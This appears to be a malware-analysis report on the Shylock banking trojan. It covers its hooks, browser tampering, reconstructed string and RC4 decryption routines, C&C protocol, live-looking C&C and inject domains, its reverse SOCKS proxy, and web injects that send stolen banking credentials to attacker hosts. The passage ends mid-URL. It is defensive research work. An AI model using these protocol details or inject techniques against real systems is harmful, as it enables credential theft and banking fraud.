Shylock spawns separate threads for different plugins. For example, it injects the BackSocks Server DLL into svchost.exe and starts a remote thread in it to initialise and perform all BackSocks Server tasks.

The executable drops a copy of itself as a temp file, registers itself in a start-up registry key, then injects into svchost.exe, explorer.exe and several other processes before running a self-termination batch script, thus exiting its 'installation' phase.

The injected trojan will check the host process name and, depending on the host process, will install different user-mode hooks for the process, as illustrated below:



The purpose of the above Windows Explorer hooks is to inject itself into all newly launched processes and to hide its file/registry entries. If the user shuts down Windows, the `InitiateSystemShutdownExW` hook handler will attempt to recreate the files and the start-up registry entries, in order to persist even when the user has attempted to remove this threat.

The web browser hooks are placed to support the HTTP injects specified by the inject pack (see below) that allow manipulation of online banking websites and to bypass security warnings normally displayed by the browser.

Once activated, Shylock deletes all Firefox cookies. Next, it searches for and overwrites `user.js` files found in the `%APPDATA%\Mozilla\Firefox\Profiles` directory, thus manipulating the following security settings of the Firefox browser:

```
security.enable_tls = false
network.http.accept-encoding = ""
secnetwork.http.accept-encodingurity.warn_viewing_mixed = false
security.warn_viewing_mixed.show_once = false
security.warn_submit_insecure = false
security.warn_submit_insecure.show_once = false
```

For example, whenever insecure form information is submitted, the "Security Warning" dialogue will not be displayed by Firefox. This will allow Shylock to generate no warnings from the browser when it tries to work with fake/redirected sites that do not have valid SSL certificates.

As Flash cookies are persisted separately to standard browser cookies, since they are not controlled through the standard cookie privacy controls within the browser, additional functionality has been implemented to access these cookies. Shylock can steal or modify Flash Player cookies (Local Shared Object - SOL files) stored in the directory:
`%APPDATA%\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys`

Shylock also uploads detailed information about the infected host system, including:

- Operating system version
- Installation date
- Operating system serial number
- Operating system license key
- Operating system user and role
- Mounted drives
- Computer name
- Internet Explorer version
- Antivirus and security software installed
- Running processes and versions

Internally, Shylock distinguishes itself running in one of three modes:

- master
- slave
- plugin

The 'master' is responsible for communication with the remote server, namely sending 'beacon' signals to the server, posting detailed computer information and files, generating and sending reports, posting error logs and polling the remote C&C server for updated configuration files on injection/redirection and other execution parameters.

The 'master' is also capable of spawning a thread that will record a video of everything that occurs on the interactive user's screen, and then uploading the video to the remote C&C server. In order to 'talk' to the 'slaves' and 'plugins', that are injected into other running processes, the 'master' uses the named memory pipe Inter-Process Communication (IPC) mechanism that allows sharing data across Shylock components running within the different processes.

The Shylock trojan appears to be at least partially based on ZeuS and as a result, has a dedicated configuration stub in its image that is similar to the ZeuS family of malware. For example, the C&C URLs and inject pack configuration file name are hard-coded in the stub as:

- `https://wguards.cc/ping.html`
- `https://hiprotections.su/ping.html`
- `https://iprotections.su/ping.html`
- `/files/hidden7770777.jpg`

The usage of a stub suggests that the Shylock executable is most likely compiled once with an empty stub, and then is dynamically 'patched' by a builder component to embed different C&C URLs in it, with the string encryption routine being part of the builder.

All strings used by Shylock executable are encrypted with an algorithm that is reconstructed below:

```
01  int iGetEncodedStringLen(DWORD dwKey, char *szString)
02  {
03      int iResult;
04      int iCount;
05
06      if (szString)
07      {
08          iCount = 0;
09          if ((BYTE)dwKey ^ *(LPBYTE)szString)
10          {
11              do
12              {
13                  ++iCount;
14                  dwKey = (845 * dwKey + 577) % 0xFFFFFFFF;
15              }
16              while ((BYTE)dwKey != *(LPBYTE)(iCount + szString));
17          }
18          iResult = iCount;
19      }
20      else
21      {
22          iResult = 0;
23      }
24      return iResult;
25  }
```

```
void DecodeString(void *szEncrypted, unsigned int dwKey, int iFlag)
{
    char b1;
    char b2;
    bool bEndOfString;

    if (szEncrypted)
    {
        while (1)
        {
            b1 = *(LPBYTE)szEncrypted;
            b2 = dwKey ^ *(LPBYTE)szEncrypted;
            *(LPBYTE)szEncrypted = b2;
            if (iFlag == 1)
            {
                bEndOfString = b2 == 0;
            }
            else
            {
                if (iFlag)
                {
                    goto skip_check;
                }
                bEndOfString = b1 == 0;
            }
            if (bEndOfString)
            {
               return;
            }
skip_check:
            szEncrypted = (char *)szEncrypted + 1;
            dwKey = (845 * dwKey + 577) % 0xFFFFFFFF;
        }
    }
}
```

The encrypted strings are stored the following way: the key is saved into the first four bytes, followed by four zero-bytes, then followed with the encrypted data. The code decrypts the strings on-the-fly as they are needed. An integrity check is initially performed by applying the key to the encrypted data and making sure the original string has at least two characters in it, before the string itself is decrypted for use.

By applying the reconstructed algorithm above, the encrypted C&C URL below:

```
char szTest[] = "\xE7\xEB\xBB\x91"                          // key
                "\x00\x00\x00\x00"                          // 4 zeroes
                "\x8F\xC8\xB9\x9A\xD0\x72\xC6\x79\x68\xF3"
                "\xB0\xE3\x29\xC4\x12\x40\x34\x0F\x92\x6A"
                "\x7A\x96\xBE\xA8\xE7\x30\xD8\xDE\xCB";
```

can now be decrypted as:

```
if (iGetEncodedStringLen(*(DWORD*)szTest, szTest + 8) > 0)
{
    DecodeString(szTest + 8, *(DWORD*)szTest, 1);
}
```

By utilising the reconstructed routines above, the 700+ encrypted strings in the Shylock executable were patched with their decrypted versions to further facilitate static analysis.

When Shylock communicates with the remote C&C server, it relies on HTTPS. Furthermore, the transferred data itself is also encrypted with the RC4 algorithm to provide message-level security. Shylock takes one of the C&C server URLs stored in its configuration stub, and prepends it with a random string, delimited with a dot to generate a subdomain. For example, `wguards.cc` becomes `ei0nciwerq7q8.wguards.cc`.

The generated subdomain name will successfully resolve and will be used for communications by the trojan. The same domain name will then be used to form an encryption key - Shylock appends a hard-coded string '`ca5f2abe`' to the modified domain name, and then uses that string as a seed to generate a 256-byte RC4 key. The new RC4 key is then used to encrypt the transferred data.

Once encrypted, the data is Base64 encoded, URL-escaped, and passed as a request to the C&C server within the `z=` URL parameter, e.g.:

```
http://ei0nciwerq7q8.wguards.cc/ping.html?z=[encrypted_data]
```

where `[encrypted_data]` is a result of:


```
url_escape(base64_encode(RC_encrypt(url_escape(text_log), "ei0nciwerq7q8.wguards.ccca5f2abe")))
```

The C&C server thus reads the `z=` parameter contents, URL-unescapes it, Base64-decodes it, then RC4-decrypts it by using the server's own name with the 'ca5f2abe' string appended and used as a password. The resulting data is then URL-unescaped once again to form plain text.

In order to decrypt Shylock traffic, the implementation of the functions `rc4_init()` and `rc4_crypt()` can be taken from the leaked source code of ZeuS:

```
01  typedef struct
02  {
03      BYTE state[256];
04      BYTE x;
05      BYTE y;
06  } RC4KEY;
07
08  #define swap_byte(a, b) {swapByte = a; a = b; b = swapByte;}
09
10  void rc4_init(const void *binKey, WORD binKeySize, RC4KEY *key)
11  {
12      register BYTE swapByte;
13      register BYTE index1 = 0, index2 = 0;
14      LPBYTE state = &key->state[0];
15      register WORD i;
16
17      key->x = 0;
18      key->y = 0;
19
20      for (i = 0; i < 256; i++)
21      {
22          state[i] = i;
23      }
24      for (i = 0; i < 256; i++)
25      {
26          index2 = (((LPBYTE)binKey)[index1] + state[i] + index2) & 0xFF;
27          swap_byte(state[i], state[index2]);
28          if (++index1 == binKeySize)
29          {
30              index1 = 0;
31          }
32      }
33  }
34
35  void rc4_crypt(void *buffer, DWORD size, RC4KEY *key)
36  {
37      register BYTE swapByte;
38      register BYTE x = key->x;
39      register BYTE y = key->y;
40      LPBYTE state = &key->state[0];
41
42      for (register DWORD i = 0; i < size; i++)
43      {
44          x = (x + 1) & 0xFF;
45          y = (state[x] + y) & 0xFF;
46          swap_byte(state[x], state[y]);
47          ((LPBYTE)buffer)[i] ^= state[(state[x] + state[y]) & 0xFF];
48      }
49
50      key->x = x;
51      key->y = y;
52  }
```

By using functions `rc4_init()` and `rc4_crypt()` above with the modified domain name used as the RC4 'password', Shylock traffic can now be fully decrypted, as demonstrated below:



As seen in the above screenshot, the posted '`cmpinfo`' data is accompanied with a control sum and a hash to ensure data integrity ('`key`' and '`id`'), and it also shows an installation mode ('`master`'), botnet name ('`net2`') and command name ('`log`'). The data includes a system snapshot log that lists running processes, installed applications, programs registered to run at startup, HDD/CPU system info, and many other details about the compromised host. Shylock also recognises and reports all major antivirus/firewall products by querying a long list of process names and registry entries.


When Shylock requests configuration data from the server, it uses a '`cmd`' (command) parameter set to '`cfg`' (configuration).

Let's manually construct a request '`net=net2&cmd=cfg`', then feed it to the debugged code to calculate the '`key`' and '`id`' parameters for us. The resulting request will be:

```
key=a323e7d52d&id=47E8ABF258AB82ECEF14F79B37177391&inst=master&net=net2&cmd=cfg
```

The C&C server we'll use will be `https://y85rqmnuemzxu5z.iprotections.su/ping.html`, so let's encrypt it with the RC4 key of '`y85rqmnuemzxu5z.iprotections.suca5f2abe`', and then Base64-encode it.

The server will reply with the following Base64-encoded text to such a request, transferred via HTTPS:



Once this response is Base64-decoded, it needs to be decrypted. The key used to encrypt this data is not the same as before. Instead, it is the '`id`' value that was passed inside the request to the server, i.e. '`47E8ABF258AB82ECEF14F79B37177391`' in our example above. By using this value as the RC4 'password', the server response can now be decrypted with the same tool as before.

The decrypted file turns out to be an XML file with the configuration parameters in it:

```
<hijackcfg>
   <botnet name="net2"/>
   <timer_cfg success="1800" fail="1800"/>
   <timer_log success="1200" fail="1200"/>
   <timer_ping success="1800" fail="1800"/>
   <urls_server>
      <url_server url="https://eilahcha.cc/ping.html"/>
      <url_server url="https://e-statistics.su/ping.html"/>
      <url_server url="https://iestat.cc/ping.html"/>
   </urls_server>
   <httpinject value="on" url="/files/hidden7710777.jpg" md5="3d0763fa62f90af2e9a602c248933f28"/>
</hijackcfg>
```

The XML lists other plugin URLs, BackConnect server IPs and port numbers used by the reverse SOCKS proxy server and URLs of the latest Shylock executable for an update. The current C&C list within the running trojan is refreshed with the new servers.

The 'httpinject' element specifies the latest web inject configuration file. This file can be retrieved by directly downloading it from any of the C&C servers as a static file. The downloaded file is compressed with zlib v1.2.3 and once decompressed, it shows all web inject logic employed by Shylock. Internally, Shylock calls this file 'Inject Pack'. Optionally, this file can also be encrypted, depending on a flag set within its header.

NEW VARIANT (AUGUST, 2013)

In August 2013, a new variant of Shylock was spotted 'in-the-wild' that contains a slightly updated logic of its communication protocol. This version was also armed with an improved protection layer and is now more difficult to detect, fetching only two detections out of 45 based on VirusTotal analysis:

Sending the C&C server a packet encrypted in the same way as the previous variant no longer works - the server simply returns a string containing our IP address and no longer provides a configuration file for download. In order to determine what was modified in the communication protocol and re-gain access to the configuration files on the C&C server, the entire logic of the Shylock communications logic was reconstructed step-by-step by combining dynamic and static analysis of the sample.

Firstly, the memory heap pages of the unpacked Shylock executable were dumped for analysis.

Next, a total of 753 encrypted strings in the executable were decrypted, and a table of all API hashes (approximately 28,500) from all modules used by Shylock to make Windows system calls was built to allow for analysis of the unpacked executable.

Lastly, the communications logic was reverse engineered to identify the differences between this variant and the last analysed sample, and to reconstruct the client half of the protocol, so that configuration files can be downloaded using a standalone tool.

It was determined that the Shylock request is now being performed via HTTP 'POST', as opposed to HTTP 'GET' being used before.

In addition, the C&C server now requires that the User-Agent header provided be formatted as:
`Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 1.0.<NUMBER>)`

Where `<NUMBER>` is a 4-digit number composed of the numbers collected from the bot ID string, from left to right.

For example, if the bot ID was "`6A3B21C...`", then the `<NUMBER>` field in the User-Agent string above will be "`6321`". If this custom User-Agent header is not provided, the server simply replies with the IP address of the connected client, which indicates that the server has rejected the connection as unauthorised. Apart from this modification, the encryption mechanism for the HTTP parameters sent by Shylock remains unchanged.

Fetching the configuration file from C&C server returns a new list of domains:

- `eevootii.su`
- `queiries.su`
- `wahemah.cc`
- `vosagu.su`
- `astats.su`
- `eilahcha.cc`
- `e-statistics.su`
- `iestat.cc`

The new 'Inject Pack' was found to be located at `/files/hidden7710777.jpg`. This location is slightly different from the one hard-coded into the Shylock executable configuration mini-stub: `/files/hidden7770777.jpg`. Both of these files were downloaded for analysis.

Each of these files is an encrypted/compressed binary file that starts with the signature `0x11223344`. Following the signature, the next DWORD specifies if the file is encrypted (flag `0x00000001`) and/or compressed (flag `0x00000002`). For the files retrieved, the files are both encrypted and compressed as the 4-byte field is set to `0x00000003` (`0x00000001` + `0x00000002`).

A WORD at the file offset `0x0C` contains a checksum of the file but for the purposes of analysis, this field was ignored and the hash calculation logic not analysed, as the downloaded file is assumed to be intact and unmodified. Shylock itself would generally verify the checksum to ensure that the downloaded inject configuration has not been tampered with.

The next DWORD specifies the encryption key that the file is encrypted with. The decryption function was reconstructed as:

```
01  unsigned int DecodeBuffer(LPDWORD lpdwKey, int abyBuffer, unsigned int dwSize)
02  {
03     unsigned int i = 0;
04     unsigned int result;
05
06     if (abyBuffer && dwSize > 0)
07     {
08        do
09        {
10           *(BYTE *)(i + abyBuffer) ^= *(BYTE *)lpdwKey;
11           result = (845 * *(DWORD *)lpdwKey + 577) / 0xFFFFFFFFu;
12           ++i;
13           *(DWORD *)lpdwKey = (845 * *(DWORD *)lpdwKey + 577) % 0xFFFFFFFFu;
14        }
15        while (i < dwSize);
16     }
17     return result;
18  }
```

The actual encrypted bytes within the file start at offset `0x1A`.

After the content of the 'Inject Pack' has been decrypted, it is then uncompressed with the zlib v1.2.3 algorithm. Shylock uses the publicly available source code of zlib as we observed a 100% match with the zlib open source project. One quick and easy way to uncompress the decrypted file at this point is to save the decrypted buffer as a .gz file, and then uncompress it with the open source 7-Zip utility.

The decompressed 'Inject Pack' has a binary header that specifies a number of other text files such as:

- `az_sooba.txt`
- `az.txt`
- `cc.txt`
- `chat_chagas.txt`
- `chat_phone_replace.txt`
- `chat_sooba.txt`

However, at this point it is perfectly readable with a text editor.

The entire retrieval and decryption process described above was fully reverse-engineered and then reconstructed in a stand-alone tool. This tool has been released, along with its source code, to assist researchers in querying Shylock's command-and-control servers both for configuration files and for 'Inject Packs'. This will enable them to learn what new servers are being added, and what new banks are being targeted. We are hoping that such early discovery will help both security researchers and the targeted banks to be better prepared for future Shylock advancements and improvements. Early identification of new C&C domains will also help network administrators to detect Shylock traffic within their networks and act to block access from any infected hosts.

`https://sites.google.com/site/stratsecblog/home/ShylockDecoder.zip`


The stand-alone tool will connect to a specified C&C server and create an appropriate encrypted request in order to retrieve and decrypt the configuration and 'Inject Pack' files. If any newer files are specified in the configuration files retrieved, these will also be downloaded and decrypted. The decrypted versions of all these files will be saved to disk for analysis.

COMMAND & CONTROL INFRASTRUCTURE

The Skylock command and control infrastructure uses a relatively small number of domains, all with a .cc or .su domain (see Appendix A for a detailed list).

Notably all these domains have been registered through just three registrars, PAKNIC, NAUNET, and BIZCN.

The operators rotate the domains through different hosting IP addresses, however overlaps make it possible to enumerate the infrastructure as is shown below in CyberReveal - Detica's multi-threat, analytics, investigation and response solution.




The infrastructure forms dense clusters around specific domain names which are repeatedly used with different IP addresses.

No linkages appear through the registrant email addresses, showing that the creators follow a strict tradecraft of not re-using the same details when setting up the domains. The IP addresses correspond to servers in rented hosting providers (a list of these is provided in Appendix C along with the number of distinct IP addresses at each).

The most commonly used providers are based in the US, UK and Germany.

When the day of the week is extracted from the creation date of the C&C domains, the pattern suggests the criminals behind Shylock don't operate at the weekends.



PLUGIN ARCHITECTURE

Shylock employs a fully extensible plug-in architecture that allows the main 'framework' to be complemented with additional functionality, as required by the authors. This will allow specific functionality to be tailored for the individual financial institutions being targeted, or additional functionality to be deployed to infected hosts when the need arises. Shylock plug-ins are DLLs with the following exports:

- `Destroy()`
- `Init()`
- `Start()`


The samples analysed, together with the C&C servers, did not currently appear to make use of any plugins, as none were specified in the downloaded configuration files for retrieval by the trojan.

BACKSOCKS

The BackSocks component of Shylock is a fully functional reverse ("backconnect") SOCKS proxy server that is based on the source code of a legitimate proxy server 3Proxy, developed by 3APA3A ('zaraza', or 'contagion").

The SOCKS proxy allows the external attacker to tunnel their traffic through the compromised PC into internal networks such as a corporate LAN or home wireless network. The connection with the proxy server is not established in the classic way, where a backdoor trojan opens up a port and accepts incoming connections from the remote attacker - these schemes no longer work due to the wide adoption of NAT/firewalls. Instead, the SOCKS proxy initiates a reverse connection to the remote server ("backconnects" to it), and once that connection is established, the proxy server starts tunnelling the traffic into the internal network. This way the external attacker can interact with the internal network as if they were physically connected to it.

By having access to the internal network through the SOCKS proxy, Shylock provides the attacker with access to internal resources such as mail servers, source control servers, domain controllers and other hosts on the network.




The ability to hide from netstat any TCP connections held by the proxy with the remote attacker assists Shylock in avoiding early detection by network administrators using basic diagnostic tools.

WEB INJECTS

The web injects of Shylock work by intercepting online banking sessions and injecting extra HTML data. Review of the configuration data retrieved by the initial variant analysed suggests that Shylock initially attacked mostly UK banks, but subsequent variants of the malware have attacked a number of US and Italian banks.

There are several types of data that Shylock replaces on a web page. In two instances, Shylock replaces the contact phone numbers provided on the bank's website. In the example below, the trojan modifies the bank's complaint form - an inset shows what the original form is replaced with:



In other cases, the modifications are more minor, and only the listed phone numbers on certain pages are replaced. However, subsequent updates to these contact pages by the affected banks mean that these particular web injects no longer fully work.

Calling the replacement phone number leads to the following automated voicemail message, complete with authentic British accent:

"The person you're trying to reach is not available. Please leave a message after the beep."

The injection of the phone numbers into the web sites is designed to prevent resolution scenarios when customers receive suspected phishing emails, or if they notice fraudulent activity or compromised accounts. In the event of a security breach, the natural thing to do for most individuals is to open the bank's website and look up the telephone number to call the bank and cancel their credit card, or lock other accounts. By accessing the bank site through the same compromised system, these urgent issues may not be promptly addressed as the fake phone number with a recorded message will be reached instead.

The remainder of the web injects are more malicious in nature and aim to steal online banking credentials or hide attacker activity within user banking sessions. The majority of these are converted web injects from the Zeus Trojan that rely on either the Google Loader JavaScript API or the jQuery JavaScript library, which are dynamically written into the page as <script> tags by obfuscated injected JavaScript.

This injected script will also load a common core JavaScript library (core.js) as well as a site-specific JavaScript file (bank_site_name.js) from a wide number of malicious domains including:

- blinking-imgs.su
- dig-services.at
- digital-in-one.cc
- estatus.cc
- estatus.su
- histats.cc
- hsbc-protec.su
- istat.cc
- iwebstats.cc
- llc-services.su
- protected-onlinebanking.net
- sj148-storage.net
- structures-online.su
- sys-img-stores.cc
- up-stores.cc

Interestingly, these domains appeared to host slightly differing versions of the JavaScript files, with different levels of obfuscation applied. More recently developed injects implement custom site-specific JavaScript to achieve similar outcomes.

The typical operation of these injected scripts is to perform the following:

1. Hide the original login form by setting the CSS display property to 'none'
2. Set various HTML element IDs to allow referencing from within the injected JavaScript
3. Unbind the submit() function of the form
4. Remove the onSubmit handler for the form
5. Remove the form action
6. Replace the submit() function and onSubmit handler with malicious versions
7. Re-display the login form

The malicious submit() function and onSubmit handler will generally submit the entered credentials back to the malicious domain either as a XDomainRequest, if supported, or as a standard HTTP GET request by dynamically embedding a <script> tag into the page with the src attribute set to a URL containing the malicious domain and entered username and password as URL parameters.

Once the credentials have been sent back to the malicious server, the original form action will be restored and the form submitted normally to the bank website, so that the user will remain unaware of any web session tampering.

Some examples of credentials stolen via embedded <script> tags are listed below (marked in red):

```
https://bank_name.istat.cc/bank_name/verification.aspx?jsessionId=
